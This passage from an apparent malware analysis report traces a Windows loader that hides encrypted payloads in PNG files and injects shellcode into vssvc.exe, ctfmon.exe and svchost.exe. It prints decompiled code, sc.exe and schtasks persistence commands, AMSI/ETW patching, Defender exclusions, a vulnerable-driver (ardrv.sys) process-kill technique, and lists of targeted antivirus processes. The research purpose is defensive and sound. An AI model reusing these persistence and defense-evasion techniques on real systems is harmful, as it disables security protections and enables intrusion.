                v60 = v235.m256i_i64[0];
                sub_7FFC919F9881(v54);
                v59 = v60;
            }
            if ( v55 < 8 || *v56 != 0xA1A0A0D474E5089i64 ) // PNG HEADER
            {
                resolved_strings.m256i_i32[2] = 8;
                resolved_strings.m256i_i64[2] = "bad png signaturepng data too largeinvalid png filtertruncated png image dataCreateToolhelp32SnapshotLdrLoadDll";
                resolved_strings.m256i_i64[3] = 17i64;
                goto LABEL_349;
            }
            v235.m256i_i64[0] = 0i64;
            *&v235.m256i_u64[1] = 1ui64;
            v238 = v59;
            if ( v55 < 0x14 )
            {
                resolved_strings.m256i_i32[2] = 8;
                resolved_strings.m256i_i64[2] = "missing png datatruncated png chunkbad png signaturepng "
                    "data too largeinvalid png filtertruncated png image data"
                    "CreateToolhelp32SnapshotLdrLoadDll";
            }
        }
    }
}

```

Validating and reading of PNG file

The routine then parses the IDAT chunk and verifies the presence of the IEND chunk to ensure that the PNG structure is complete. After validating the IDAT chunk, it concatenates the data from all IDAT chunks into a single continuous buffer. At this stage, the malware treats the concatenated IDAT data as the encrypted payload, which is subsequently passed to later routines for decompression and eventual decryption of the next stage of payload.

```

if ( *(v56 + v74 + 4) == 73 )// I
{
    v77 = v56 + v74 + 8;
    v78 = *(v56 + v74 + 5);
    if ( v78 == 68 )// D
    {
        if ( *(v56 + v74 + 6) == 65 && *(v56 + v74 + 7) == 84 )// A T
        {
            v259 = v71;
            v267 = v72;
            v242 = v73;
            sub_7FFC919EC796(&v235, v76);
            v80 = v235.m256i_i64[2];
            if ( v75 )
            {
                v81 = v235.m256i_i64[2];
                sub_7FFC919E1050((v235.m256i_i64[2] + v235.m256i_i64[1]), (v56 + v74 + 8), v76);// concatenate all IDAT chunks (v235)
                v80 = v81;
            }
            v70 = v76 + v80;
            v235.m256i_i64[2] = v70;
            v73 = v242;
            v72 = v267;
            v71 = v259;
        }
    }
    else if ( v78 == 69 )// E
    {
        if ( *(v56 + v74 + 6) == 78 && *(v56 + v74 + 7) == 68 )// N D
        {

```

Extraction of data in IDAT

Second Stager Payload - 56360VK1ES8.yvap

After dumping the embedded payload from 56360VK1ES8.yvap, it was confirmed that the payload from 56360VK1ES8.yvap is a 64-bit PE file. The payload verifies again whether it is running with SYSTEM privileges by checking whether the SID is S-1-5-18. The result of this privilege check determines which execution mode it will follow. Afterwards, it will check whether the “TaskHandler” service already exists.

Based on these checks, the payload selects one of two execution modes. If it is already running as SYSTEM, it proceeds directly to inject mode, bypassing the persistence setup and executing the next stage. Otherwise, it enters setup mode, where it establishes persistence first, then executes the next stage.

```

if ( SYSTEM )
{
    if ( byte_7FF6F0C9D495 != 2 )
    {
        if ( _InterlockedCompareExchange8(&byte_7FF6F0C9D495, 1, 0) )
        {
            while ( byte_7FF6F0C9D495 != 2 )
                _mm_pause();
        }
        else
        {
            qmemcpy(v70, "ServiceContainerHost", 20);
            xmmword_7FF6F0C9D481 = *v70;
            dword_7FF6F0C9D491 = 1953722184;
            byte_7FF6F0C9D495 = 2;
        }
    }
    if ( byte_7FF6F0C9D496 != 2 )
    {
        if ( _InterlockedCompareExchange8(&byte_7FF6F0C9D496, 1, 0) )
        {
            while ( byte_7FF6F0C9D496 != 2 )
                _mm_pause();
        }
        else
        {
            qmemcpy(v70, "inject mode, starting payload", 29);
            *&v66[13] = *&v70[13];
            *v66 = *v70;
            xmmword_7FF6F0C9D497 = *v70;
            *(&xmmword_7FF6F0C9D497 + 13) = *&v66[13];
            byte_7FF6F0C9D496 = 2;
        }
    }
    {
        qmemcpy(v70, "setup mode", 10);
        qword_7FF6F0C9D2DC = 0x6F6D207075746573i64;
        word_7FF6F0C9D2E4 = 25956;
        byte_7FF6F0C9D2E6 = 2;
    }
}

```

Payload execution modes: Inject mode or setup mode

Inject Mode

As the payload goes into inject mode, it reads and decrypts the raw shellcode embedded in BssBfeFFoA3A.nz which is another PNG file component dropped earlier.

```

qmemcpy(v66, "inject mode, starting payload", 29);
*png_directory[13] = *&v66[13];
*png_directory = *v66;
xmmword_7FF6F0C9D497 = *v66;
*(&xmmword_7FF6F0C9D497 + 13) = *&png_directory[13];
byte_7FF6F0C9D496 = 2;
}
}
mem_alloc_function(&v63, aBssBfeFFoA3A.nz, 15i64); // BssBfeFFoA3A.nz
v17 = BssBfeFFoA3A.nz;
parse_and_decrypt(png_directory, BssBfeFFoA3A.nz, v65);
}

LABEL_18:
GetModuleFileName(0) = v14;
GetModuleFileName(1) = v13;
GetModuleFileName(2) = v10;
sub_7FF6F0C90761(GetModuleFileName, a2, a3); // Resolved file path of BssBfeFFoA3A.nz
sub_7FF6F0C9085C(GetModuleFileName);
v15 = GetModuleFileName(1);
get_png_filepath(&file_path, GetModuleFileName(1), GetModuleFileName(2));
v16 = v22;
v17 = v23;
v18 = v24;
if (file_path == 1)
{
    a1[1] = v22;
    a1[2] = v17;
    a1[3] = v18;
    *a1 = 1i64;
}
else
{
    decrypt_payload(a1, v23, v24);
    sub_7FF6F0C88E04(v16, v17);
}
return sub_7FF6F0C88770(GetModuleFileName(0), v15, 2i64, 2i64);
}

```

Decrypting BssBfeFFoA3A.nz in inject mode

It then injects the decrypted shellcode into vssvc.exe and executes it within the target process.

```

v18 = *&v62[16];
v19 = *&v62[24];
sub_7FF666E68E04(v63, v12);
v77 = v18;
v83 = v19;
inject_to_vssvc_logging(v18, v19);
v20 = sub_7FF666E70522(16i64);

qmemcpy(&v10, "inject_vssvc: start", 19);
*&v9[15] = 1953653108;
*v9 = *v10.m256i_i8;
xmmword_7FF666E7D0EC = *v10.m256i_i8;
*(&xmmword_7FF666E7D0EC + 15) = *&v9[15];
byte_7FF666E7D0EB = 2;
}
}
if (byte_7FF666E7D025 != 2)
{
    if (_InterlockedCompareExchange8(&byte_7FF666E7D025, 1, 0))
    {
        while (byte_7FF666E7D025 != 2)
        {
            __mm_pause();
        }
    }
    else
    {
        qmemcpy(&v10, "inject_vssvc", 12);
        qword_7FF666E7D019 = 0x765F7463656A6E69i64;
        dword_7FF666E7D021 = 1668707187;
        byte_7FF666E7D025 = 2;
    }
}
Start_vss_process(&qword_7FF666E7D019, 12i64);
}

```

Process Injection to vssvc.exe

The malware then enters a monitoring loop that tracks the injected vssvc.exe instance. If the process terminates or restarts with a new PID, the malware reinjects the shellcode.

Setup Mode

If the payload is not running as SYSTEM, it enters the setup mode and begins to read and decrypt the BssBfeFFoA3A.nz file, similar to inject mode. After decryption, it first checks for hardcoded 360 Security processes. If it detects that there are 360 Security related processes, it then injects the decrypted raw shellcode to vssvc.exe.

Qihoo 360 is a major Chinese cybersecurity vendor, making its presence particularly relevant

when assessing malware targeting Chinese and broader East Asian environments. The loader's explicit process checks therefore suggest deliberate awareness of the security products commonly deployed on its intended victims.

Below is the list of processes that it checks:

- 360Tray.exe
- 360Safe.exe
- 360rp.exe
- 360rps.exe
- 360sd.exe
- ZhuDongFangYu.exe
- 360LogCenter.exe

```
qmemcpy(&v66[8], "exe", 3);
strcpy(v66, "360Tray");
*v62 = 0x2E79617254303633i64;
*&v62[7] = *&v66[7];
CheckIfProcessExisting(v66, v62, 11i64); // 360Tray.exe
if ( v66[0] )
{
    sub_7FF6F0C81508(v66);
}
else
{
    v29 = *&v66[24];
    sub_7FF6F0C88770(*&v66[8], *&v66[16], 4i64, 4i64);
    if ( v29 )
        goto LABEL_212;
}

LABEL_212:
if ( byte_7FF6F0C90323 != 2 )
{
    if ( _InterlockedCompareExchange8(&byte_7FF6F0C90323, 1, 0) )
    {
        while ( byte_7FF6F0C90323 != 2 )
            _mm_pause();
    }
    else
    {
        qmemcpy(v66, "ServiceContainerHost", 20);
        xmmword_7FF6F0C9030F = *v66;
        dword_7FF6F0C9031F = 1953722184;
        byte_7FF6F0C90323 = 2;
    }
}
if ( byte_7FF6F0C90324 != 2 )
{
    if ( _InterlockedCompareExchange8(&byte_7FF6F0C90324, 1, 0) )
    {
        while ( byte_7FF6F0C90324 != 2 )
            _mm_pause();
    }
    else
    {
        qmemcpy(v66, "360 detected, direct inject", 27); // If 360 Security processes found
        *&v62[11] = *&v66[11];
        *v62 = *v66;
        xmmword_7FF6F0C90325 = *v66;
        *(&xmmword_7FF6F0C90325 + 11) = *&v62[11];
        byte_7FF6F0C90324 = 2;
    }
}
inject_to_vssvc_logging(v27, v28);
goto LABEL_219;
```

```
qmemcpy(&v10, "inject_vssvc: start", 19);
*&v9[15] = 1953653108;
*v9 = *v10.m256i_i8;
xmmword_7FF6F0C9D0EC = *v10.m256i_i8;
*(&xmmword_7FF6F0C9D0EC + 15) = *&v9[15];
byte_7FF6F0C9D0EB = 2;
}
if ( byte_7FF6F0C9D025 != 2 )
{
    if ( _InterlockedCompareExchange8(&byte_7FF6F0C9D025, 1, 0) )
    {
        while ( byte_7FF6F0C9D025 != 2 )
            _mm_pause();
    }
    else
    {
        qmemcpy(&v10, "inject_vssvc", 12);
        qword_7FF6F0C9D019 = 0x765F7463656A6E69i64;
        dword_7FF6F0C9D021 = 1668707187;
        byte_7FF6F0C9D025 = 2;
    }
}
Start_vss_process(&qword_7FF6F0C9D019, 12i64);
```

360 total security process check and injection to vssvc.exe

If none of the listed processes are found, it will instead create a Windows Service that will continuously run the executable F7u00ex.exe as its persistence mechanism. It constructs and builds a command line to start the executable in which becomes:

```
cmd /c cd /d "C:\Drivers\mQm" && start "" "C:\Drivers\mQm\F7u00ex.exe"
```

```

{
    qmemcpy(v66, "no 360, register native service", 31);
    *&v62[15] = *&v66[15];
    *v62 = *v66;
    xmmword_7FF6F0C9D356 = *v66;
    *(&xmmword_7FF6F0C9D356 + 15) = *&v62[15];
    byte_7FF6F0C9D355 = 2;
}
}
mem_alloc_function(v66, aCDriversmqmxf, 10i64); // Directories
// C:\Drivers\mQm
// C:\Drivers\XF

v48 = *&v66[8];
sub_7FF6F0C90A98(v70, *&v66[8], *&v66[16], &aCDriversmqmxf[10], 3ui64); // C:\Drivers\mQm
sub_7FF6F0C88E04(*v66, v48);
if ( byte_7FF6F0C9D1AC != 2 )
{
    if ( _InterlockedCompareExchange8(&byte_7FF6F0C9D1AC, 1, 0) )
    {
        while ( byte_7FF6F0C9D1AC != 2 )
            _mm_pause();
    }
    else
    {
        v66[7] = 0;
        qmemcpy(&v66[8], "d /d \"", 6);
        strcpy(v66, "cmd /c"); // cmd /c cd /d
        *&v62[6] = *&v66[6];
        *v62 = 0x6320632F20646D63i64;
        *aCmdCCdD_0 = 0x6320632F20646D63i64;
        *&aCmdCCdD_0[6] = *&v62[6];
        byte_7FF6F0C9D1AC = 2;
    }
}
v84[0] = aCmdCCdD_0;
v84[1] = 14i64;
v82 = *&v70[8];
if ( byte_7FF6F0C9D1AD != 2 )
{
    if ( _InterlockedCompareExchange8(&byte_7FF6F0C9D1AD, 1, 0) )
    {
        while ( byte_7FF6F0C9D1AD != 2 )
            _mm_pause();
    }
    else
    {
        qmemcpy(&v66[8], "rt \"\" \"", 7);
        strcpy(v66, "\" && st"); // " && start ""
        *&v62[7] = *&v66[7];
        *v62 = 0x61747320262022i64;
        *aStart = 0x61747320262022i64;
        *&aStart[7] = *&v62[7];
        byte_7FF6F0C9D1AD = 2;
    }
}
v63 = aStart;
BssBfeFFoA3A_nz = 15i64;
mQm_DIR = *&v70[8];
sub_7FF6F0C90A98(v62, *&v70[8], *&v70[16], aF7u00exExe, 0x8ui64); // C:\Drivers\mQm\F7u00ex.exe

```

Persistence command construction

The payload then constructs the sc.exe commands to create and start the Windows Service:

```
sc create TaskHandler binPath="cmd /c cd /d \"C:\Drivers\mQm\" && start \"\"
\"C:\Drivers\mQm\F7u00ex.exe\" start= auto
```

```
sc failure TaskHandler reset=0 actions=restart/1000
```

After creating its persistence mechanism, it will now proceed to inject the shellcode from BssBfeFFoA3A.nz into vssvc.exe.

TaskHandler service creation and payload injection to vssvc.exe

After setting up Windows Service and injecting the shellcode to vssvc.exe, it will then process another PNG-based payload file named d7zzQhzRgIBv.es. The decrypted content is injected into ctfmon.exe.

```

qmemcpy(v66, "ctfmon.exe", 10);
qword_7FF666E7D232 = 0x652E6E6F6D667463164;
word_7FF666E7D23A = 25976;
byte_7FF666E7D23C = 2;
}
}
mem_alloc_function(&v63, &qword_7FF666E7D232, 10i64);
sub_7FF666E71BC9(v66);
directory_XF = *&v66[8]; // C:\Drivers\XF
sub_7FF666E70A98(&v73, *&v66[8], *&v66[16], a07zzqhzrglbvEs, 0xFui64); // d7zzQhzRglBv.es
sub_7FF666E68E04(*v66, directory_XF);
v41 = ctfmon_exe;
CheckIfProcessExisting(v62, ctfmon_exe, v65);
if ( v62[0] )
{
    sub_7FF666E61508(v62);
}
else
{
    v42 = *&v62[8];
    v43 = *&v62[16];
    if ( *&v62[24] )
    {
        v44 = *&v62[16];
        if ( !Check_Object(*&v62[16]) ) // Enumerate all objects and check for mutex
        {
            read_and_decrypt_png(v66, *(&v73 + 1), v75);
            if ( !v66[0] )
            {
                v77 = v27;
                v45 = *&v66[8];
                v46 = *&v66[16];
                inject_function(v78, *&v66[16], *&v66[24], v44);
            }
        }
    }
}

v10 = 0i64;
v11 = 2i64;
v12 = 0i64;
sub_7FF666E70761(&v10, a2, a3);
sub_7FF666E7085C(&v10);
v4 = v10;
v5 = v11;
get_png_filepath(&v10, v11, v12);
v6 = v11;
v7 = v12;
v8 = v13;
if ( v10 == 1 )
{
    a1[1] = v11;
    a1[2] = v7;
    a1[3] = v8;
    *a1 = 1i64;
}
else
{
    decrypt_payload(a1, v12, v13);
    sub_7FF666E68E04(v6, v7);
}

qmemcpy(v116, "ZwSetInformationFile begin", 26);
v100 = v115;
sub_7FF666E774EB(v115, &v152);
qmemcpy(v116, "ZwSetInformationFile done", 25);
sub_7FF666E6B405(&v103, 1i64);
memset(&v105, 0, sizeof(v105));
qmemcpy(v116, "WriteFile trigger begin", 23);
v101 = v104;
LODWORD(v99) = DWORD2(v104);
sub_7FF666E6F986();
qword_7FF666E7F2D8(v100, v101, v99, 0i64, &v105);
qmemcpy(v116, "WriteFile trigge", 16);
*&v116[16] = 0xE220656E6F642072ui64;
v116[24] = 0x80;
v116[25] = -108;
qmemcpy(&v116[26], " shellcode should execute", 25);
sub_7FF666E6F8C7();


```

Decryption and injection of PNG file d7zzQhzRglBv.es to ctfmon.exe

Payload Analysis: BssBfeFFoA3A.nz - Persistence, BYOVD, and Injection

The payload recovered from BssBfeFFoA3A.nz runs inside vssvc.exe. It carries out multiple operations including attempts to patch AMSI and ETW related functionality, reflective PE loading, another persistence mechanism by creating a scheduled task, installing a vulnerable driver for terminating security-related processes, and reading and decrypting another embedded payload from the PNG file cnV.rb.

Before performing its main operation, the shellcode first performs the patching of AMSI and ETW as its initial defense impairment technique. Afterwards, it will then proceed to load the PE into memory.



AMSI and ETW patching


Persistence: Scheduled Task

In addition to the TaskHandler service created by the earlier stage, it also proceeds to create a scheduled task as another persistence mechanism. It constructs the following command:

```
schtasks /create /tn "TaskHandler" /tr "C:\Drivers\mQm\F7u00ex.exe" /sc ONSTART /ru "NT AUTHORITY\SYSTEM" /rl HIGHEST
```

Kernel-Mode Security Process Termination: Installation of a Vulnerable Driver

After creating another persistence mechanism, it configures Microsoft Defender exclusions by adding registry entries and adding exclusions for VSSVC.exe, ctfmon.exe, C:\Drivers, and C:\Windows\System32 directory. These exclusions are intended to reduce scanning of the locations and processes used to store or execute the later stages.



Addition of Microsoft Defender exclusions

The same stage installs ardrv.sys, a driver associated with OPSWAT AppRemover. The recovered driver version is affected by CVE-2026-36425, which concerns IOCTL 0x2420031 and permits local users to submit process-termination requests without adequate privilege validation. During analysis, we observed the malware communicating with the driver, invoking the vulnerable IOCTL, and successfully terminating processes. This behavior is consistent with the use of ardrv.sys as part of a Bring Your Own Vulnerable Driver (BYOVD) operation.

```
s.c..c.r.e.a.t.
e..a.r.d.r.v..
t.y.p.e.=..k.e.
r.n.e.l..b.i.n.
P.a.t.h.=..C.:.
\D.r.i.v.e.r.s.
\.m.Q.m.\.a.r.d.
r.v...s.y.s.....
```

Installation of ardrv.sys vulnerable driver

Using the kernel-mode capabilities provided by the vulnerable driver, it proceeds to terminate AV-related processes from 360 Total Security, Huorong Internet Security, Microsoft Defender, and Tencent PC Manager.

```
{
  qmemcpy(v13, "360", 3);
  byte_2AC350E878C = 48;
  word_2AC350E878A = 13875;
  byte_2AC350E8789 = 2;
}
{
  qmemcpy(v13, "Huorong", 7);
  dword_2AC350E8827 = 1919907144;
  byte_2AC350E882D = 103;
  word_2AC350E882B = 28271;
  byte_2AC350E8826 = 2;
}

{
  *&v13[0] = 0x7265646E65666544i64; // Defender
  qword_2AC350E87E0 = 0x7265646E65666544i64;
  byte_2AC350E87E8 = 2;
}
{
  qmemcpy(v13, "Tencent", 7);
  dword_2AC350E8876 = 1668179284;
  byte_2AC350E887C = 116;
  word_2AC350E887A = 28261;
  byte_2AC350E8875 = 2;
}
```

Hard-coded security products to be terminated

The targeted processes span security interfaces, scanning engines, background services, and real-time protection components. Their termination would remove multiple layers of user-mode protection, allowing the loader to proceed with execution. This behavior further demonstrates the loader's deliberate targeting of 360 Total Security and its associated security components, along with that targeting other anti-malware products as well, such as:

- Microsoft Defender: MsMpEng.exe, MpDefenderCoreService.exe, NisSrv.exe
- Huorong Internet Security: HipsTray.exe, HipsMain.exe, HipsDaemon.exe, wsctrlsvc.exe, TrafficProt.exe
- Tencent PC Manager: QQPCTray.exe, QQPC RTP.exe, QQPCMgr.exe



Kernel mode security process termination

Additional vulnerable drivers are referenced in the payload strings. These references may indicate support for additional vulnerable drivers, although their use was not confirmed.

```

debug077:000002AC350E88F0 aSysmon db 'sysmon'
debug077:000002AC350E88F6 db 2
debug077:000002AC350E88F7 aTfsysmon_0 db '\\.\TfSysMon'
debug077:000002AC350E8903 db 2
debug077:000002AC350E8904 db 0
debug077:000002AC350E8905 db 0
debug077:000002AC350E8906 db 0
debug077:000002AC350E8907 db 0
debug077:000002AC350E8908 aTfsysmon db 'TfSysMon'
debug077:000002AC350E8910 db 2
debug077:000002AC350E8911 db 2
debug077:000002AC350E8912 aTruesight_1 db 'truesight'
debug077:000002AC350E891B db 2
debug077:000002AC350E891C aTruesight_0 db '\\.\TrueSight'
debug077:000002AC350E8929 db 2
debug077:000002AC350E892A aTruesight db 'TrueSight'
debug077:000002AC350E8933 db 2
debug077:000002AC350E8934 aZam64 db 'zam64'
debug077:000002AC350E8939 db 2
debug077:000002AC350E893A aZemanaantimalw_0 db '\\.\ZemanaAntiMalware'
debug077:000002AC350E894F db 2
debug077:000002AC350E8950 aZemanaantimalw db 'ZemanaAntiMalware\\.\KevP64'
debug077:000002AC350E896B db 2
debug077:000002AC350E896C aBootrepair_1 db 'bootrepair'
debug077:000002AC350E8976 db 2
debug077:000002AC350E8977 aBootrepair_0 db '\\.\BootRepair'
debug077:000002AC350E8985 db 2
debug077:000002AC350E8986 aBootrepair db 'BootRepair'
debug077:000002AC350E8990 db 2
debug077:000002AC350E8991 db 2
debug077:000002AC350E8992 aGgprotect64_1 db 'ggprotect64'
debug077:000002AC350E899D db 2
debug077:000002AC350E899E aGgprotect64_0 db '\\.\GGProtect64'
debug077:000002AC350E89AD db 2
debug077:000002AC350E89AE aGgprotect64 db 'GGProtect64'
debug077:000002AC350E89B9 db 2
debug077:000002AC350E89BA aArdrv db 'ardrv'
debug077:000002AC350E89BF db 2
debug077:000002AC350E89C0 aArdrv_0 db '\\.\ardrv'
debug077:000002AC350E89C9 db 2
debug077:000002AC350E89CA aArdrv_1 db 'ardrv',0

```

Additional driver references

Payload Decryption and Process Injection

Lastly, the payload will also construct the path to another file under the same directory, cnV.rb. Like the earlier payload containers, it is also a PNG file.

```

LABEL_268:
    sub_185FE749AA4(&a28);                // C:\Drivers\mQm\
    a23 = a29;
    sub_185FE74810F(&a25, a29, a30, &cnV_rb, 6i64); // cnV.rB
    v95 = a26;
    v96 = a27;
    STACK[0x300] = 0i64;

```

char[15]
"cnV.rb\bmatched="

Locating cnV.rb PNG file

It then performs a similar routine to extract the encrypted payload and decrypt and inject it into svchost.exe. Before it proceeds to injection process, it first filters out a particular svchost.exe instance that it considers “safe” to be injected.

```

qmemcpy(&v165[8], "exe", 3);
strcpy(v165, "svchost");
*v186 = 0x2E74736F68637673i64;
*&v186[7] = *&v165[7];
CheckIfProcessExisting(v165, v186, 1i64);
if ( *v165 == 1 )
{
    sub_185FE721449(v165);
LABEL_90:
    if ( byte_185FE758BA6[0] != 2 )
    {
        if ( _InterlockedCompareExchange8(byte_185FE758BA6, 1, 0) )
        {
            while ( byte_185FE758BA6[0] != 2 )
                _mm_pause();
        }
        else
        {
            qmemcpy(v165, "killer", 6);
            word_185FE758BA4 = 29285;
            dword_185FE758BA0 = 1819044203;
            byte_185FE758BA6[0] = 2;
        }
    }
    result = byte_185FE758BEB;
    if ( byte_185FE758BEB != 2 )
    {
        if ( _InterlockedCompareExchange8(&byte_185FE758BEB, 1, 0) )
        {
            while ( 1 )
            {
                result = byte_185FE758BEB;
                if ( byte_185FE758BEB == 2 )
                    break;
                _mm_pause();
            }
        }
        else
        {
            qmemcpy(v165, "ring3k: no safe svchost", 23);
            *(v154 + 15) = 0x74736F6863767320i64;
            v154[0] = *v165;

```

Checking of svchost.exe processes

It filters out the safe svchost.exe instance by enumerating specific Windows Services, determining the PID, and deliberately avoids svchost.exe instances that are running critical services. These services are:

- RpcSs
- DcomLaunch
- RpcEptMapper
- PlugPlay

- Power
- SystemEventsBroker
- BrokerInfrastructure
- LSM
- EventLog
- ProfSvc
- Schedule

```
Resolve_OpenSCManagerA(v165, 4u);
v168 = 0;
v211 = 0;
v185 = 0;
if ( *v165 == -1 )
{
    v45 = *v165[0];
    LOOKWORD(v189) = 0;
    LOOKWORD(v183[0]) = 0;
    LOOKWORD(v205) = 0;
    (Resolve_EnumServicesStatusEx)(v165, *v165[0], 0164, 0164, &v189, v183, &v205);
    if ( v189 )
    {
        sub_185FE742626(&v155);
        v46 = v150;
        (Resolve_EnumServicesStatusEx)(v165, v45, v156, v189, &v189, v183, &v205);
        if ( *v165 == -1 )
        {
            v47 = LOOKWORD(v183[0]);
            if ( LOOKWORD(v183[0]) )
            {
```

```
while ( !v20 );
v21 = *(v19 + 24);
if ( v21 )
{
    v22 = *(v19 + 16);
    v23 = v22 + 24 * v21;
    do
    {
        v24 = *(v22 + 8);
        v25 = *(v22 + 16);
        qmemcpy(v165, "RpcSs", 5);
        qmemcpy(v154, "RpcSs", 5);
        if ( v25 == 5 )
        {
            v26 = 0164;
            while ( (*(v24 + v26) | (32 * ((*(v24 + v26) - 65) < 0x1Au))) == (*(v154 + v26) | (32 * ((*(v154 + v26) - 65) < 0x1Au))) )
            {
                if ( ++v26 == 5 )
                    goto LABEL_BB;
            }
            qmemcpy(v165, "DcomLaunch", 10);
            qmemcpy(v154, "DcomLaunch", 10);
            if ( v25 == 10 )
            {
                v27 = 0164;
                while ( (*(v24 + v27) | (32 * ((*(v24 + v27) - 65) < 0x1Au))) == (*(v154 + v27) | (32 * ((*(v154 + v27) - 65) < 0x1Au))) )
                {
                    if ( ++v27 == 10 )
                        goto LABEL_BB;
                }
                qmemcpy(v165, "RpcEptMapper", 12);
                qmemcpy(v154, "RpcEptMapper", 12);
                if ( v25 == 12 )
                {
                    v28 = 0164;
                    while ( (*(v24 + v28) | (32 * ((*(v24 + v28) - 65) < 0x1Au))) == (*(v154 + v28) | (32 * ((*(v154 + v28) - 65) < 0x1Au))) )
                    {
                        if ( ++v28 == 12 )
                            goto LABEL_BB;
                    }
                }
            }
        }
    }
}
```

Windows services enumeration

It also checks whether that specific svchost.exe instance is running as SYSTEM before finally injecting the decrypted payload from cnV.rb.

```

v203 = 0i64;
v192 = v94;
v193 = v216 + 200;
qmemcpy(v165, "ZwSetInformationFile begin", 26);
(NtSetInformationFile_function)(v85, &v203);
qmemcpy(v165, "ZwSetInformationFile done", 25);
sub_185FE742626(&v155);
memset(v154, 0, sizeof(v154));
qmemcpy(v165, "WriteFile trigger begin", 23);
v151 = v156;
v152 = DWORD2(v156);
(WriteFile_function)();
qword_185FE75B120(v85, v151, v152, 0i64, v154);
qmemcpy(v165, "WriteFile trigger done ", 23);
v165[23] = -30;
v165[24] = 0x80;
v165[25] = -108;
qmemcpy(&v165[26], " shellcode should execute", 25);
Resolve_CloseHandle();
qword_185FE75AF60(v85);
Resolve_CloseHandle();
qword_185FE75AF60(v160);
v153 = v163;
Resolve_CloseHandle();
qword_185FE75AF60(v153);

```

Shellcode Injection to svchost.exe

Payload Analysis: cnV.rb - User-Mode Security Process Termination

The payload recovered from cnV.rb is injected into svchost.exe and performs an additional defense-impairment routine. Previously, the malware installed a vulnerable driver to terminate processes in kernel mode. This time, it handles user mode. First, it enables SeDebugPrivilege, allowing it to obtain higher privileges when interacting with security software. Afterwards, it will proceed to its termination routine where it iterates through the hardcoded list of security processes and terminates them via TerminateProcess API.

```

{
    sub_14000611E();
    v86 = qword_14000A980;
    strcpy(&a12, "GetCurrentProcess");
    *STACK(0x4998) = &a12;
    LOWORD(STACK(0x4998)) = a14;
    sub_140005B56(&a12, v86, &STACK(0x4998), 18, 0);
    if ( a12 != -1 )
        goto LABEL_229;
    qword_14000A980 = a13;
    byte_14000A988 = 2;
}
}
v32 = qword_14000A980();
if ( byte_14000A8D8 != 2 )
{
    if ( !_InterlockedCompareExchange8(&byte_14000A8D8, 1, 0) )
    {
        while ( byte_14000A8D8 != 2 )
            _mm_pause();
    }
    else
    {
        sub_1400062D5();
        v87 = qword_14000A900;
        strcpy(&a12, "OpenProcessToken");
        *STACK(0x4998) = &a12;
        LOWORD(STACK(0x4998)) = a14;
        sub_140005B56(&a12, v87, &STACK(0x4998), 17, 0);
        if ( a12 != -1 )
            goto LABEL_229;
        qword_14000A8D0 = a13;
        byte_14000A8D8 = 2;
    }
}
if ( !qword_14000A8D0(v32, 40i64, &v88) )
    goto LABEL_23;
retaddr = 0i64;
strcpy(&a12, "S");
strcpy(&a12 + 2, "e");
strcpy(&a12 + 4, "D");
strcpy(&a12 + 6, "e");
strcpy(&a13, "b");
strcpy(&a13 + 2, "u");
strcpy(&a13 + 4, "g");
strcpy(&a13 + 6, "P");
strcpy(&a14, "r");
strcpy(&a14 + 2, "i");
